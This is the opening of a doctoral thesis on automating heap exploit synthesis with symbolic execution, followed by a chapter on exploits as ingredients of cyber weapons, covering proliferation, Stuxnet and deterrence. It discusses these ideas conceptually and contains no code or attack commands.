ROYAL HOLLOWAY, UNIVERSITY OF LONDON

DOCTORAL THESIS

Techniques for the Automation of the Heap Exploit Synthesis Pipeline

---

Author:
Mr. Dusan REPEL

Supervisor:
Dr. Lorenzo CAVALLARO

Co-supervisor:
Dr. Johannes KINDER

A thesis submitted in fulfillment of the requirements for the degree of Doctor of Philosophy

in the

Systems Security Lab (S^2Lab)
Information Security Group

July, 2020

Declaration of Authorship

I, Dusan Repel, declare that this thesis titled, "Techniques for the Automation of the Heap Exploit Synthesis Pipeline " and the work presented in it are my own. I confirm that:

- This work was done wholly or mainly while in candidature for a research degree at this University.
- Where I have consulted the published work of others, this is always clearly attributed.
- Where I have quoted from the work of others, the source is always given. With the exception of such quotations, this thesis is entirely my own work.
- Where the thesis is based on work done by myself jointly with others, I have made clear exactly what was done by others and what I have contributed myself.

Signed:

_____

Date:

_____

"*Beware of bugs in the above code; I have only proved it correct, not tried it.*"

Donald E. Knuth

Abstract

In this thesis, we present a set of motivations for studying security exploits for software vulnerabilities and present numerous techniques for the automated synthesis of portions of the exploit-building pipeline. With cyberspace being increasingly embraced as the 5th domain of warfare, in addition to land, sea, air and space, security exploits are finding their role as important ingredients of cyber weapons. They are instrumental in enabling the violation of fundamental security assumptions in target systems, which, in turn, facilitates the infiltration of an arbitrary payload. We discuss the role that exploits play in offensive cyber scenarios and explore the nature of its supply chain. In particular, we consider the differences in the intelligence requirements for the development, deployment and assessment of physical and cyber weapons and discuss how concepts such as assurance, proliferation and deterrence apply to such weapons. Furthermore, we delve into technical reasons for the manifestation of security bugs and vulnerabilities, and compose custom techniques for automating the exploit writing pipeline for one class of vulnerabilities. Programming errors allowing the corruption of critical portions of program memory, such as stack and heap buffer overflows, remain a prevalent problem. Stack overflows are well-studied and archetypal buffer overflows, with a long history of manual exploitation. Recently, even automated bug-finding tools have succeeded in finding stack vulnerabilities and constructing basic customized exploits according to pre-defined formulas.

However, generation of heap exploits has been out of scope for such methods so far. We investigate the problem of automatically generating heap exploits, which, in addition to finding the underlying vulnerability, requires intricate interaction with the heap manager. We identify the challenges involved in automatically finding the right parameters and interaction sequences for such an attack, which traditionally has required manual analysis. To tackle these challenges, we present a modular approach that is designed to minimize the assumptions made about the heap manager used by the target application. Our prototype system is able to find exploit primitives in binary implementations of heap managers and applies these to exploit real-world applications.

Acknowledgements

I would first and foremost like to thank my supervisors, Lorenzo Cavallaro and Johannes Kinder, who have persisted in their dedication and kind support, and have provided priceless expertise and feedback throughout the years of our intellectual hard-labour. Secondly, this work would not exist without the excellent organizational skills of the CDT Management and administrative team (in no particular order: Kenny, Keith, Jason, Carlos and Claire) at the Information Security Group (ISG) at Royal Holloway, who have demonstrated an unshakable support for their research students, including my CDT friends and colleagues who themselves provided a much appreciated social framework. And finally, I would like to thank L-3 TRL Technologies and NATO's military headquarters, the Supreme Headquarters Allied Powers Europe (SHAPE), for hosting me as part of my quest for internships and gaining real-world experience. This work was in part supported by EPSRC grant EP/L022710/1. The author was supported by the EPSRC and the UK government as part of the Centre for Doctoral Training in Cyber Security at Royal Holloway, University of London (EP/K035584/1).

Acronyms

AEG . . . . . Automatic Exploit Generation

DEP . . . . . Data Execution Prevention

ASLR . . . . . Address Space Layout Randomization

AS . . . . . Autonomous System

CRS . . . . . Cyber Reasoning System

DARPA . . . . . Defense Advanced Research Projects Agency

ACR . . . . . Automated Cyber Reasoning

CGC . . . . . Cyber Grand Challenge

S^2E . . . . . Selective Symbolic Execution

SAT . . . . . Satisfiability

SMT . . . . . Satisfiability Modulo Theories

Dedicated to all those that are making this world a better place.

Publications

Some of the research leading to this thesis has appeared previously in the following publications:

- Dusan Repel, *et al*: **Modular Synthesis of Heap Exploits**. – *Proceedings of the 2017 Workshop on Programming Languages and Analysis for Security*, October 30, 2017, Dallas, TX, USA.
- Dusan Repel, *et al*: **The Ingredients of Cyber Weapons**. – *The Proceedings of the 10th International Conference on Cyber Warfare and Security (ICCWS15)*, August 2015, Kruger National Park, South Africa.

During the course of his studies, the author also contributed to:

- Springer, Paul J: **Encyclopedia of Cyber Warfare**. – *ABC-CLIO*, 2017.

Contents

List of Figures

List of Tables

List of Code Samples

CHAPTER 1

Introduction

Software vulnerabilities are still prevalent in today's cyber domain. They permeate the infrastructure of modern society. The emergence of computing technology in the past decades has been accompanied by the ever-present desire to automate basic tasks. From the crunching of big numbers to the retrieval of structured data from databases, the increase in processing speed and memory capacity of modern machines have helped make this dream a reality. There is hardly an area of science or social life that does not stand to profit from the benefits of automation. From the computational modelling of complex chemistry to the simulation of the human brain, automation helps us move faster towards our goals. One security-related activity that has been the subject of automation attempts in recent years is that of *exploit development*. Whilst initial steps have been taken in the direction of automation, the problem of *automatic exploit generation* as a whole is far from solved. In fact, it is still far from even being practical or applicable to real-world applications. The successes in automated exploit generation have largely stood on the shoulders of more established techniques in software verification, such as symbolic execution and constraint solving. In this work, we continue the effort of learning about the requirements of *automated exploita-*

tion and to, at least partially, address some of the implicit problems along the way. Perhaps one day we shall live in a world where we may find *self-healing* software that will repair any code defects in itself. Equally, perhaps computer worms will one day possess the ability to craft their own exploits, so as to find new infection vectors. In either case, an increase in the amount of autonomous, self-governing software will likely be observed in the years to follow.

Chapter Organisation The remainder of this chapter is organised in the following manner:

- in Section 1.1, we present our primary set of motivations for conducting academic research into an instance of the automatic exploit generation problem;
- in Section 1.2, we introduce the specific problem subset that is tackled in this thesis;
- in Section 1.3, we detail the objectives that we initially formulated and the reasons behind selecting particular discrete goals; we define a technical problem statement outlining the inputs and outputs of our automated process (Section 1.3.2); and we express the self-imposed limitations enforced on our own project, in the interest of maintaining realism and observing necessary practical considerations (Section 1.3.3);
- and in Section 1.4, we discuss the contributions that our work has made and provide a useful reference for the structure of the rest of this document (Section 1.4.2).

1.1 Project Motivation

This section provides a brief introduction to the project and its motivations. While throughout this thesis we focus primarily on offensive ca-

pabilities (exploit generation), the set of problems that underpins automatic exploit generation, such as symbolic execution or constraint solving, is shared amongst several orthogonal problem areas. Hence, novel solutions in this problem area may contribute to the improvement of other capabilities. If a trichotomy of capabilities had to be formulated, then we postulate it would likely split the state space of capabilities into several categories (see 1.1.1).

1.1.1 Flavours of Capability

We consider the concept of a *successful* automatic exploit generator to be associated with a handful of strategic and technical capabilities. These capabilities can be brought to bear on existing software development lifecycles, including software product testing. We can broadly categorise these capabilities, according to the nature of their output, as *informative*, *defensive* and *offensive* capabilities.

For instance, an *offensive* action might involve the production of a proof-of-concept (PoC) exploit for executing arbitrary code. A *defensive* action might involve the formulation of a software patch that renders the aforementioned exploit ineffective. Whilst the ability to ascertain whether a given vulnerability is exploitable is clearly useful in providing security intelligence, without being acted upon, it is neither a strictly defensive nor offensive action, and is therefore classified as *informative*.

Historically, automated bug-finding and vulnerability scanners have been passive systems in that they did not change the *exploitability* of the vulnerabilities they found. Informative capabilities merely involve the disclosure of a bug or security vulnerability within the program under test. For example, an automated test could reveal bugs in a product during the testing phase of the software lifecycle, before a final release is due [35]. This mode of operation is the most popular for automated testing tools, such as fuzzers. It is almost

never necessary to produce a working exploit in order to recognise that a vulnerability is present and demands fixing.

For example, an automated patch generator [21] aims to shorten the vulnerability window that exists from the discovery of a vulnerability to the formulation of a patch-based fix. While some degree of automation has been achieved in academic literature, we have not yet witnessed the emergence of end-to-end self-healing software for practical use. In general, autonomous defensive and offensive systems have not yet reached the desired level of maturity to provide a worth-while *cost-to-benefit* ratio. Advances in the fields of symbolic execution [47, 12] and constraint solving [25] are likely to enable additional practicality in the future.

1.1.2 Summary of Automation Benefits

We associate numerous benefits with the successful inception of an automated exploit development pipeline. We have summarised the main benefits of exploit generation into a concise, easily-remembered and catchy principle called SSS. The acronym SSS stands for **S**peed, **S**implicity, and **S**cale. In a nutshell, these are aspects we consider to be most important for current general-purpose exploit generation systems. Let us elaborate further:

1. **Speed**: We seek the ability to generate exploits at *computer speeds*. It is claimed that on average a zero-day vulnerability remains open for 300 days. Operating at computer efficiency, we can maximise strategic technical advantage by isolating the vulnerability quicker, and weaponizing it sooner than a manual evaluation otherwise would.

   However, there are many more advantages to out-sourcing tasks to machines besides the obvious aspect of having increased *speed*. Machines are measurably *better* than human analysts at specific types of problem solving. For example, their ability to carry out millions of *repetitive* and

laborious calculations without loss of precision makes them ideal for accomplishing brute force enumerations of program state space.

2. **Simplicity**: Decreasing the system's reliance on expert input would in turn permit its use by non-expert operators. As such, it could become a tactical *point-and-shoot* device by cyber warfare operators [1].

3. **Scale**: Decoupling a semi-automated process, consisting of a *symbiosis* of a user's contextual reasoning and machine logic, from its dependence on human input paves the way to full automation. The ability to fully *automate* is then a prerequisite for *scaling* the system *ad infinitum* to a distributed set of processors. Systems based on symbolic execution would proceed along the lines of distributing and balancing program exploration trees among nodes [15].

1.1.3 Generating Security Intelligence

Actionable Intelligence It should be an objective of modern AEG systems to produce informative reports. Preferably, reports of such granularity and specificity so as to constitute *actionable intelligence*. It can also be the case that a system does not necessarily *know enough* to act. For example, the production of a software patch requires sufficient insight into the root cause of a vulnerability that undesirable program states can be precluded from executing, while other legitimate and benign states are permitted without injury. In other words, defensive measures should not impede functionality. For example, shutting down a vulnerable program to prevent exploitation is a feasible defensive reaction, but not considered to be a satisfactory *patch*.

[1] DARPA's foundational cyberwarfare program (https://www.darpa.mil/program/plan-x)

Restricted Models In practice, automatic exploit generators are not equipped with every possible technique for software exploitation. Furthermore, they generally do not conduct exhaustive searches for exploitable techniques, but tend to prioritise known techniques and vulnerabilities, and attempt exhaustive searches (within reason) of the target set. Many types of vulnerabilities, such as low-profile integer overflows, can only cause denial-of-service effects in isolation. However, in combination with a subsequent buffer overflow, arbitrary code execution may be feasible. Thus, multiple low-impact vulnerabilities can be chained together to create a more severe effect. Because current academic automatic exploit generators tend to focus on particular (usually novel) classes of vulnerabilities, ascertaining the combined effect of multiple vulnerabilities from different vulnerability classes might elude the authors.

1.1.4 Software Intrusions

Strategic Effort `AEG` systems [42, 5] have demonstrated the ability to produce working zero-day exploits within seconds of processing a vulnerable binary [13]. Needless to say, such an *offensive capability* is a formidable force in the hands of an attacker, or an ethical penetration tester with authorisation to explore computer networks. Given no false positives, producing a proof-of-concept exploit demonstrates beyond doubt that a vulnerability is *real* and is *practically exploitable*. Advancing the field of automatic exploit generation is a mandatory scientific step in the effort to ascertain an adversary's future *theoretical* and *practical* ability to mount attacks on computer systems.

1.1.5 Goals of Software Protection

Defensive Efforts Developing functioning `AEG` systems allows us to plan and test novel defensive counter-measures that thwart their effectiveness. This might

assist in future attempts to defend software, and by extension perhaps entire networks, against automated cyber assaults.

Severity Rating One of the benefits that AEG brings is the ability to automatically determine whether a given vulnerability can be exploited . It is often desirable to know the severity level of a vulnerability. Such a severity rating would depend on whether an attacker is theoretically capable of crafting a working exploit for the vulnerability. The *severity* or *criticality* of a vulnerability is a measure of the impact that its misuse could potentially cause. By definition, the most severe vulnerability is one which leads to *arbitrary code execution*.

Feature Prediction AEG systems have the potential to provide fine-grained defences on a *per-vulnerability* basis. The structure of an output exploit reflects what an attacker's packet *could* or *might have to* look like. For example, a header field in the packet may be necessarily malformed to trigger an underlying vulnerability. This information could form the basis of a *signature* which is fed into intrusion detection and prevention systems that could then filter out malicious packets.

Common Denominator However, attackers are known to create different permutations of an exploit. This can be done for various reasons, for example, using self-decoding alphanumeric characters instead of binary to pass through a filter. In order to produce a decent IDS signature, the AEG system could generate all possible variations of an exploit and extract the essence by computing the *common denominator*.

A common denominator could be considered a set of parts that are common to all manufactured variations of the exploit, such as the usage of an exotic flag in a header field which triggers the vulnerability in the first place. In that

respect, the usage of the header field would not be optional when exploiting the vulnerability in question and an attacker's exploit would have to contain it regardless of any payload encoding. Producing a description of exploit invariants could be the subject of future work.

Limited Assertions Occasionally, exploit generators can determine through the use of logical predicates whether it is theoretically possible to exploit a vulnerability in a particular way (whether conditions satisfy a model). However, this fact alone does not establish whether this limitation extends to other systems that utilise different models.

The same methods are used to establish whether a particular algorithm does not contain a bug, e.g. if the precondition for copying one buffer into another contains a statement about a buffer's limited length.

1.2 Heap Exploit Synthesis

This section presents a light overview of the specific problem subset that is tackled in this thesis.

Heap managers The heap memory manager is a fundamental component of modern software systems. It is responsible for the provision, organisation, and optimisation of dynamically allocated memory. Applications can compute their memory requirements based on user input and request memory at runtime from the heap manager using `malloc()` or `HeapAlloc()` calls. The heap manager keeps track of free memory chunks and, upon receiving a request for memory of a particular size, it services the request by searching its list of free chunks and returning a chunk greater than, or equal to, that requested by the client application. The application is then entrusted with respecting the boundaries of the memory chunk. It is also entrusted with releasing it back

to the heap manager by deallocating it, by invoking `free()` or `HeapFree()`, once it is no longer required.

Security vs Efficiency The heap manager is a fundamental component of modern operating systems, servicing dynamic requests for memory *thousands of times* per second. Even a fractional decrease in the efficiency of this well-oiled mechanism would have a dramatic knock-on effect on the efficiency of all running applications. This incentivizes the design team to make the heap perform as quickly as possible - and in computational terms, this in turn implies performing as few operational steps as possible to achieve an objective. Therefore, the argument for placing metadata adjacent to user chunks is probably an efficiency argument. Since the client application keeps track of allocated memory, and supplies a pointer to every heap call, the heap can always rather *conveniently* compute the location of metadata relative to the pointer supplied by the user. However, strictly from a *security* standpoint, the inter-mixing of internal heap metadata with user-controlled content is fertile ground for the potential corruption of critical heap data structures.

Buffer Boundary Violations If an application erroneously permits *user input* to be written past the boundaries of an allocated chunk, there is a non-negligible possibility of user input overwriting adjacent heap metadata. The consequences of this action depend on the type of metadata positioned after the chunk, as well as the subsequent set of operations that is performed on the corrupted metadata.

Exploit Synthesis Our objective is to ascertain the *necessary* and *sufficient* program conditions for conducting heap metadata attacks against arbitrary heap managers and client applications. Every metadata corruption attack revolves around the *creation* or *generation* of metadata, and the invocation of

heap operations that unsafely manipulate that metadata. Therefore, an attacker, or an attacker-mimetic automated system, must ask the following questions to ascertain a valid attack technique:

- What metadata does a series of heap actions *generate*?
- Which metadata is *sensitive* and which is *impervious* to corruption?
- How does one reproduce a sequence of heap actions in the target?

Using the aforementioned ingredients, an exploit formula is created and designed to be solved using SMT solvers. Any solution to the exploit formula would constitute a concrete input to the program that upon instantiation would execute arbitrary code.

1.3 Project Solution

This section provides an overall description of the project as a practical manifestation of our attempt at solving the problem. We explore the project objectives (Section 1.3.1), the problem statement (Section 1.3.2), and the project scope (Section 1.3.3), which comments on properties such as generality.

1.3.1 Project Objectives

This section presents our initial goals. We began by seeking to make a contribution to the emerging field of *automatic exploit generation*. Previous work had analysed stack-based buffer overflows and string-format bugs. In this work, we choose to explore *heap* vulnerabilities, as they are the next major *type* or *class* of vulnerability that is still left unexplored.

At the same time, we recognise that previous work had mostly dealt with smaller console applications, including the `bin` utilities. The vast majority of

these were native to Linux and only a handful were cross-platform and ran on Windows. We aim to support a new platform that may produce novel insights into the exploit generation problem and could expand existing capability to new territory. Taking that into account, we pursue the generation of exploits for larger graphics-based Windows applications that more closely resembled our idea of what *real-world targets* would look like.

1.3.2 Problem Statement

Our objective is to ascertain the *necessary* and *sufficient* program conditions for conducting heap metadata attacks against arbitrary heap managers and client applications.

Our problem statement can therefore be phrased as follows: 1) given an arbitrary heap manager, find the set and order of heap calls that generate, manipulate into corruption and unsafely interpret metadata 2) recreate the set of heap calls in a target application, which in conjunction with buffer boundary violations, can result in arbitrary code execution.

1.3.3 Project Scope

In this thesis, we restrict ourselves to *read*, *write* and *allocation* exploit primitives. Therefore, we define a *heap vulnerability* as an application vulnerability that allows an attacker to manipulate heap metadata into executing an exploit primitive for writing attacker-controlled data to an attacker-controlled location, reading memory from attacker-influenced addresses and allocating attacker-influences memory. Our goal is to design an algorithm that is complete (or as complete as possible) for this subclass of heap-related vulnerabilities, and that finds and uses these exploit primitives in heap management code.

One of the self-imposed limitation of our work is that we do not deal with explicitly overcoming exploit mitigations. In other words, we don't construct

logic to automatically convert exploits that work under relaxed conditions into exploits that defeat mitigations. That being said, our algorithms for locating new vectors leading to heap exploit primitives will, as a side effect, find paths that bypass security checks. This is a consequence of the dynamic exploration of a target.

We have tackled the issue of *generality* throughout our work. This is partly due to the fact that the notion of a *heap exploit problem* suggests a unitary concept of a heap, which in turn should have a single solution. Unfortunately, this is a misrepresentation: there are in fact multiple diverse heaps and corresponding implementations. The challenge in formulating a solution lies in the difficulty of abstracting away the unique features of these heaps. Therefore, a more straightforward solution might want to treat each implementation individually, and merely automate the tasks involved in exploit generation. This would make the system dependent on a user-supplied model and most likely require the expenditure of effort on manual reverse engineering.

1.4 Project Result

This section introduces the results of the undertaken work, our unique contributions (Section 1.4.1), and the structure of this thesis (Section 1.4.2).

1.4.1 Project Contributions

Our work has made the following contributions:

- Our work introduces the first formalisation of the heap exploit problem. We begin by introducing heap-based vulnerabilities in the context of the automatic exploit generation problem. We then explain the key challenges of the problem and analyse the steps required for any successful exploit in this class of attacks.

- We create working heap exploits automatically. We propose a modular approach based on symbolic execution to automatically find (i) reusable attack patterns against heap managers and (ii) instances of these patterns in real-world applications.

- Do so against large real-world Windows applications. Unlike in related research, we do not work with applications reduced to an easier-to-parse version of Linux system calls. We modelled existing and complex Windows APIs to achieve symbolic byte injection.

- Present a systematic way to locate heap exploit primitives. By showing how exploit primitives can be modelled as for example, the flow of symbolic data to symbolic destinations, we demonstrate a method for systematically enumerating a target for exploit primitives used in heap attacks.

1.4.2 Document Structure

The remainder of this document is organised in the following manner:

- Chapter 1 is this introductory chapter;

- Chapter 2 provides a collection of scenarios where security exploits (such as those produced in later chapters) might find real-world applications; this, in turn, provides motivation for the rest of our work;

- Chapter 3 provides a brief background to a number of preliminary topics, such as symbolic execution, that underpin our work and help in understanding the remainder of our material;

- Chapter 4 presents the basics of dynamic allocation routines, heap managers and how metadata corruption attacks seek to influence proper heap manager behaviour;

- Chapter 5 discusses how to formulate a set of ordered heap interactions that facilitate metadata attacks and may provide guidance to search heuristics;
- Chapter 6 covers a selection of existing heap metadata attacks against the default heap managers used in various popular operating systems;
- Chapter 7 presents our empirical results and the parameters and limitations of applying exploit construction techniques;
- Chapter 8 summarises the covered topics and provides a conclusion to the document.

CHAPTER 2

Exploits in Cyber Warfare

Cyberspace is increasingly embraced as the 5th domain of warfare, in addition to land, sea, air and space. Each of the four physical domains requires distinct weapons, which must be capable of infiltrating enemy territory and deploying a payload. Cyber weapons are, in principle, equivalent to physical weaponry, but the nature of weapons in cyberspace is often poorly defined and misunderstood. Despite several governments now stating that they are running cyber warfare programmes and actively developing cyber weapons, it is not clear exactly what is meant by this. In this chapter, we consider the nature of cyber weapons, as well as the differences and similarities to physical weaponry. In particular, we consider the differences in the intelligence requirements for the development, deployment and assessment of physical and cyber weapons and discuss how concepts such as *assurance*, *proliferation*, *deterrence*, *Collateral Damage Modelling* and *Battle Damage Assessment* apply to such weapons. We pay particular attention to the role that software exploits play in cyber weapons and contrast the properties of exploits, such as *longevity* and *development costs*, with those of physical weaponry.

This section presents the role that exploits play in offensive cyber scenarios.

Exploits are considered to be important ingredients of cyber weapons, as they are instrumental in enabling the violation of fundamental security assumptions in target systems, which, in turn, facilitates the infiltration of an arbitrary payload. Furthermore, we explore the nature of the *supply chain* for cyber weapons and consider the shift from the established leviathan of the defence industry, which traditionally provides physical weaponry, to the shadowy underground markets that are a rich source of cyber weapon ingredients. Finally, we elaborate on the challenges of acquiring exploits from diverse sources and discuss how the evolution of the vulnerability market may shape the future of cyber weapons, cyber warfare, and in turn, all future conflict.

Chapter Organisation The remainder of this chapter is organised in the following fashion:

- Section 2.1 introduces the common denominators and differing characteristics and properties of physical and cyber weaponry,
- Section 2.2 introduces military-theoretic concepts, such as intelligence requirements and proliferation, and applies them to exploits in cyber weapons,
- Section 2.3 explores the procurement of conventional physical weaponry and contrasts it with the wide variety of sources that supply exploit code,
- Section 2.4 discusses properties of cyber weaponry, such as longevity and development costs, with that of conventional weaponry,
- and Section 2.6 outlines how an exploit generation system can be described as an autonomous participant in cyber defence exercises.

2.1 Introduction

In this section, we briefly introduce the basic concepts of cyberspace, physical weaponry and the recent conjunction of the two, cyber weaponry.

2.1.1 Cyberspace

There are numerous definitions of cyberspace [24], [62]. For the purposes of this thesis, we define cyberspace as the virtual environment created and facilitated by computing devices. Cyberspace is the environment and medium in which data is stored, e-mails are sent and commands are delivered. Documents and photos, which exist as objects in this environment, can be manipulated, destroyed or stolen just like their counterparts in physical space. Cyberspace is also the 5th domain of warfare, in addition to land, sea, air and space. Cyber warfare will be conducted through the domain of cyberspace and like other forms of warfare, will not be conducted in isolation, but will merely constitute one component of a grander, all-domain war.

2.1.2 Physical Weaponry

Western countries have progressed from measuring military strength by counting weapons, a *quantitative* view, to focusing primarily on capability, a *qualitative* view. An aircraft requires trained pilots, appropriate tactics, fuel, runways and radars to be operated effectively. Thus, a model of military capability that quantifies the number of aircraft in possession, but excludes from consideration the aforementioned elements that are critical to its operation, is both incomplete and inaccurate. A more sensible measurement would express that a nation state has the capability to, for example, strike a hundred targets from the air, every day for two weeks, whilst facing a semi-sophisticated adversary. In addition, the important factor is the effect that can be delivered. A useful

effect may be to disable an airfield for a period of time, rather than destroy it. Superficial comparisons of weaponry across domains are too coarsely defined to be meaningful. For example, is a soldier's rifle more useful than an aircraft carrier, or a piece of malware? Rather than comparing an aircraft carrier to a piece of malware, the capability that can be delivered through each should be considered. Cyber weapons might be less generic, more bespoke and have a much lower shelf life than physical weaponry. However, they may in turn be quicker and cheaper to generate. Ultimately, it is the capability that can be utilised, the longevity of that capability, the effect that can be delivered and the total economic cost that matters.

2.1.3 Cyber Weaponry

A cyber weapon is the digital manifestation of the military's traditional concept of a weapon and is a tool for effecting cyber power. A nation's cyber power is defined as being its dominance and supremacy in cyberspace. In the event of military conflict, it is likely that cyber warfare will not be conducted in isolation, but rather in combination with, the other four domains of warfare. Strategically speaking, it is more advantageous to temporarily disable and seize a target's infrastructure by electronic means than to permanently damage it beyond recovery using kinetic means. Cyber weapons are particularly suited for infiltrating targets that are difficult to reach via conventional weaponry, such as air strikes. They may also be chosen for political reasons: a cyber attack, unlike a kinetic strike, could operate below the international threshold for officially declaring war and may thus be perceived as a safer option. Cyber infiltration may be performed prior to the conflict or upon the anticipation of a military intervention. Jet fighters are used to establish air supremacy before a ground invasion commences; cyber attacks may precede kinetic attack and will, as a prerequisite to kinetic warfare, establish cyber dominance. NATO has recently

extended its Article 5, i.e., an *"attack on one is an attack on all"* rule, to include the class of cyber attacks. The Tallinn Manual[1], at least in theory, justifies the use of military force as retaliation for cyber attacks, if deemed proportional.

Case Scenario Unfortunately, there have only been a handful of discoveries of cyber weapons in the public domain. After in-depth analysis, the Stuxnet threat is considered to be a cyber extension of the nuclear non-proliferation effort against Iran [29]. While a number of instances of complex worms, such as Flame[2] or Duqu[3], have been attributed to Stuxnet-related actors and operations[4], Stuxnet differentiates itself by engaging in explicit sabotage activity. It is the only piece of malware from the aforementioned group that is known to be constructed for conducting a cyber-physical attack as opposed to cyber espionage. This distinction is significant. Cyber espionage tools, used in suspected government-sponsored campaigns, are structurally and functionally similar to existing spyware families developed by profit-driven criminal organisations. On the other hand, sabotage of critical national infrastructure has not been sufficiently demonstrated or popularised to-date.

2.2 Military-theoretic Concepts

In this section, we examine military concepts, such as the intelligence requirements for weapon development and deployment, proliferation and Battle Damage Assessment. We discuss how these concepts apply to cyber weaponry.

[1] Tallinn Manual (https://ccdcoe.org/research/tallinn-manual/)
[2] Wired article about Flame (https://www.wired.com/2012/05/flame/)
[3] Symantec report on Duqu (https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/w32-duqu-11-en.pdf)
[4] RSA Conference: Followers of Stuxnet (https://www.rsaconference.com/writable/presentations/file_upload/br-208_bencsath.pdf/)

2.2.1 Intelligence Requirements

There is a debate to be had about the level of intelligence required to construct a cyber weapon, which is motivated by the observation that Stuxnet contained a detailed configuration of its target. All weapon systems require a level of intelligence to develop and deploy. However, it has been argued that the development of cyber weaponry requires a level of intelligence beyond that which is necessary and sufficient for physical weaponry. As is claimed in [67]: "*Building and deploying Stuxnet required extremely detailed intelligence about the systems it was supposed to compromise, and the same will be true for other dangerous cyber weapons.*" This appears to be a short-sighted extrapolation. Arguably, the intelligence which informed Stuxnet's construction merely facilitated better target recognition and effect assurance.

Specificity Hostile groups of actors, such as cyber terrorists, who are interested in developing their own cyber weapons, can abandon high requirements for stealth and may place less emphasis on assurance. In this thesis, we argue that cyber weapons are more bespoke in nature that conventional weapons. A spectrum dictating the quantity of knowledge required about the target and its environment for the construction of a weapon would place a cyber weapon at the high end, but this fact alone does not fundamentally make cyber weapons distinct from physical weaponry.

Requirements A rifle is fairly generic in that it is re-usable in multiple, differing scenarios and its development requires very little intelligence about the adversary. Conversely, aircraft and Air Defence Systems (ADS) exist in a constant arms race and their development relies on detailed information about the adversary. ADS are designed to detect and engage aircraft and aircraft are designed to avoid detection and engagement by an ADS. The threat from par-

Weapon/Defence	Intelligence Required for Weapon	Intelligence Required for Defence
Rifle/Body Armour	Strength of body armour	Composition, size, strength of rounds
Anti-Tank Missile/Tank	e.g., use of explosive reactive armour	Nature of missile guidance, charge
Aircraft/ADS	Aircraft signature, operating altitude, defensive aid suites	missile range, manoeuvrability, guidance and target acquisition measures
Malware/Antivirus	Operating system, protocols, encryption, vulnerabilities etc.	Static or heuristic signature, vulnerabilities exploited, attack vector etc.

Table 2.1: Intel requirements for weapon and defence

ticular air defence missiles can be mitigated through manoeuvring, low radar visibility (stealth), low infra-red signatures, flares, chaff or electronic countermeasures, but each of these techniques needs to be tailored towards the precise nature of the threat. Table 2.1 shows an example of the intelligence requirements for some physical and cyber weaponry and their corresponding defences.

Reconnaissance Phase If the reconnaissance phase undertaken preceding Stuxnet's development is an absolute requirement for the construction of a cyber weapon, then it implies that quick mobilisation of cyber weapons to unknown targets is generally not feasible. However, it is more likely the reconnaissance served to facilitate stealth and comply with legal requirements - a high standard, not necessarily shared by all hostile threat actors. Nation states will likely attempt to challenge this assumption by aiming to develop less specific payloads that can be deployed without a priori knowledge of the target's infrastructure. Thus, more automation on behalf of the cyber weapon will be desired. In order to formulate an effective disruption procedure on-the-fly, a

higher level understanding of industrial control processes would be required than has previously been demonstrated by discovered cyber-physical weapons.

2.2.2 Proliferation

Proliferation of physical weaponry is a key concern for governments and military commanders. Although the defence industry is an important economic asset for many countries, the fear of weapon proliferation means that restrictive laws on the export of sophisticated weaponry and participation in non-proliferation treaties is still necessary. In physical military conflicts, such as the domestic conflict in Syria, external parties are wary of supplying arms to particular sides, due to the likelihood that they will eventually fall into the wrong hands.

Precision Strikes The reverse engineering of Stuxnet's payload revealed attack procedures which demonstrated that, at least in this particular case, the physical equipment and configuration of the cyber weapon's target was well-known to the developers. Thus, the deployment of Stuxnet was likely preceded by extensive cyber-, or perhaps even human-espionage, aimed at gathering technical information about the target. Acquired information was subsequently directly incorporated into the cyber weapon to enhance its ability to recognise the target. If such detailed information about a target is available either prior to deployment or at the development phase, the developers may attempt to hardcode the weapon's payload against the target environment, in order to both minimise proliferation and achieve a greater degree of assurance.

Digital Non-proliferation However, the cyber nature of the payload brings into question the effectiveness of non-proliferation safeguards. The usage of an exploit in a cyber weapon potentially exposes, upon detection, the exploit code to untrustworthy parties and this can even lead to its public disclosure.

Exploits present in discovered cyber espionage tools, such as Duqu, have since been reverse-engineered and integrated into popular exploit kits, including Blackhole. The exploit kits are subsequently made available on underground forums and hacker communities to any paying customer, including cyber criminals. These kits are used for the propagation of profit-making malware, such as spam- or ransomware. The principle of exposure extends to any other technology present in the cyber weapon. For instance, Flame contained and exposed a new variation of the chosen-prefix attack on the MD5 cryptographic hash.

2.2.3 Battle Damage and Collateral Damage Assessment

The advancement of global media, rapidly improving communication techniques, citizen journalism and a shifting moral landscape have all contributed to an increased sensitivity to civilian casualties, especially in western countries. Militaries now invest a huge amount of time and expense attempting to avoid collateral damage. These efforts take the form of precision targeting and a shift towards attacks which temporarily disable rather than destroy the infrastructure of a state. At the heart of this is the process of *Collateral Damage Modelling* (CDM), which seeks to model expected collateral damage from pre-planned actions, such as airstrikes. The results of CDM are assessed by lawyers and commanders before an attack is conducted, in order to determine if an attack is legal, proportionate, justifiable and militarily advantageous. In a crude sense, CDM helps to determine if the positive effect of the attack is worth the potential consequences. The calculations behind CDM are based upon decades of military experience and advanced knowledge of explosives and their effects on different materials.

Situational Awareness There is an ongoing effort to build systems that abstract the intricacies of cyberspace from non-technical operators [20] in order to make the problem of situational awareness and strategizing in cyberspace

more tractable. The aim is to develop point-and-click interfaces for tools, such as rootkits or file wipers, thereby requiring operators to possess little or no understanding for the underlying techniques. In the cyberspace realm, assurance manifests itself as certainty about the effects of cyber-physical attacks, as well as the second or third degree effects that follow. For example, if a cyber unit is authorised to de-activate a network node used by a foreign military unit, it must be determined that the network node does not, for example, service sensitive parts of civilian infrastructure, such as a hospital. The prerequisite to understanding the effects of potential cyber or cyber-physical attacks is the construction of a detailed topology of the target network. Consequently, the need for such mapping may be used as a justification for pre-emptive cyber intrusions. Furthermore, cyber situational awareness demands that networks of interest be monitored on an ongoing basis, such that each network node in existence is discovered in near real-time.

2.2.4 Cyber Deterrence

As is written in [70]: "*the capacity to hurt another state is now used as a motivating factor for other states to avoid it and influence another state's behaviour*". The concept of deterrence embodies the effecting of negative consequences in direct response to the action being deterred. Deterrence is often generated by parading weapons or deploying aircraft carriers and does not merely revolve around the possession of military hardware, but primarily around displaying capability and intent to harm an adversary. A nuclear deterrent is only viewed as a credible threat, and thus an effective deterrent, if the state in possession of it has both the capability to deploy it and also the willingness to do so. An argument is often made against the applicability of cyber weapons as a tool of deterrence. Cyber weapons are difficult to parade and once exposed, a weapon may quickly become redundant. An infiltration mechanism that exploits a zero-

day vulnerability becomes ineffective once discovered, as the vulnerability in question can be patched and the attack vector neutralised. As is argued in [68]: "*cyber weapons are hard to brandish.*"

